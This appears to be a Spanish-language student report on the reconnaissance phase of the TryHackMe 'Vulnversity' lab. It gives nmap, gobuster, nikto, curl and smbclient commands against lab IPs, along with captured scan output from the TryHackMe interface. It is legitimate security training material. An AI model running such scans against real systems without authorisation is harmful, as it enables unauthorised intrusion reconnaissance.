Título: Pentest básico – Vulnversity (TryHackMe)

Estudiante A: ANDRES MAURICIO MARTINEZ CARDONA

Estudiante B: LESLIE DAIHANA GOMEZ TAPIERO


Roles sesión 1: A=Recon, B=Documentación

Roles sesión 2: A=Documentación, B=Explotación

Sesión 1 — Fase 1

Iniciar la máquina objetivo y realizar las tareas iniciales de reconocimiento y enumeración.
Entregable parcial: escaneos (archivos `nmap`, `gobuster`, `nikto`, `enum4linux`, etc.) y un resumen con hallazgos, hipótesis y recomendaciones.

IP objetivo: `10.201.23.182`
(La IP fue obtenida al arrancar la máquina; a partir de ella realizamos los escaneos de red.)



Creamos un directorio de trabajo y nos ubicamos en él para organizar la información recolectada:

```
mkdir -p ~/vulnversity && cd ~/vulnversity
```

Todos los resultados de los escaneos se almacenaron en archivos dentro de esta carpeta para facilitar su revisión posterior.


Ejecutamos un escaneo TCP rápido y completo para detectar puertos abiertos:

```
nmap -sS -Pn -T4 -p- --min-rate 1000 10.201.23.182 -oN
nmap_full_initial.txt
```

Notas:

- Se usó `-sS` (SYN scan) para detección eficiente de puertos.
- `-Pn` evita el ping previo (útil si la máquina no responde a ICMP).
- `-p-` escanea todos los puertos (1–65535).
- El resultado se volcó en `nmap_full_initial.txt`.

En la salida observamos que muchos puertos aparecen en estado abierto, lo cual sugiere un amplio rango de servicios accesibles y un mayor "superficie de ataque". Dado que este fue un escaneo rápido, los puertos detectados serán analizados en profundidad en la siguiente etapa.





Para obtener información detallada de los servicios y versiones en los puertos identificados, se realizaron escaneos orientados a cada puerto de interés:


```
nmap -sC -sV -p <puerto(s)> 10.201.23.182 -oN
nmap_service_enum.txt
```


Explicación:

- `-sC` ejecuta scripts NSE básicos (comúnmente útiles en enumeración).
- `-sV` intenta identificar la versión del servicio.
- Repetimos el escaneo cambiando `<puerto(s)>` para guardar resultados por puerto en archivos separados
  (p.ej. `nmap_service_enum_80.txt`, `nmap_service_enum_139.txt`).




tryhackme.com
Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
34min 8s
?
Add 1 hour
Terminate
Task 1 Deploy the machine
Task 2 Reconnaissance
Applications Places System Wed 22 Oct, 22:45
AttackBox IP:10.201.126.175
root's Home
Terminal
Tools
Additional Tools
NetworkConfig
root@ip-10-201-126-175: ~/vulversity
File Edit View Search Terminal Help
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.19 seconds
root@ip-10-201-126-175:~/vulversity# nmap -sC -sV -p 22 10.201.59.37 -oN nmap_service_enum.txt
Starting Nmap 7.80 (https://nmap.org) at 2025-10-22 22:45 BST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.201.59.37
Host is up (0.000099s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.00 seconds
root@ip-10-201-126-175:~/vulversity#
THM AttackBox
51min 10s


tryhackme.com
Room progress (0%)
Subscribe to watch a walkthrough video. Other
complete this room for free!
Subscribe for just $16.99/month
Subscribe
Access to all premium learning content
Get your own browser-based Kali Machine
Enroll in all learning paths
Private OpenVPN servers
Start machines faster
Target Machine Information
Title
Target IP Address
Expires
VulnUniversity--badr
10.201.59.37
33min 35s
?
Add 1 hour
Terminate
Task 1 Deploy the machine
Task 2 Reconnaissance
Applications Places System Wed 22 Oct, 22:46
AttackBox IP:10.201.126.175
root's Home
Terminal
Tools
Additional Tools
NetworkConfig
root@ip-10-201-126-175: ~/vulversity
File Edit View Search Terminal Help
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.201.59.37
Host is up (0.00021s latency).
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Samba smbd 4.6.2
MAC Address: 16:FF:E5:0D:E6:F5 (Unknown)
Host script results:
|_clock-skew: -1s
|_nbstat: NetBIOS name: IP-10-201-59-37, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-10-22T21:45:53
|_ start_date: N/A
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds
root@ip-10-201-126-175:~/vulversity#
THM AttackBox
50min 36s



Dependiendo del puerto/servicio identificado, se ejecutaron herramientas específicas:

HTTP / Web


- Verificar cabeceras y respuesta:
- `curl -I http://10.201.23.182`
- Búsqueda de directorios y contenido oculto:
- `gobuster dir -u http://10.201.23.182 -w /usr/share/wordlists/dirb/common.txt -o gobuster_dirs.txt`
- Escaneo de vulnerabilidades web:


```
nikto -h http://10.201.23.182 -output nikto_output.txt
```


SMB / Recursos compartidos


- Enumerar shares:
- `smbclient -L //10.201.23.182 -N`
- Enumeración más exhaustiva:

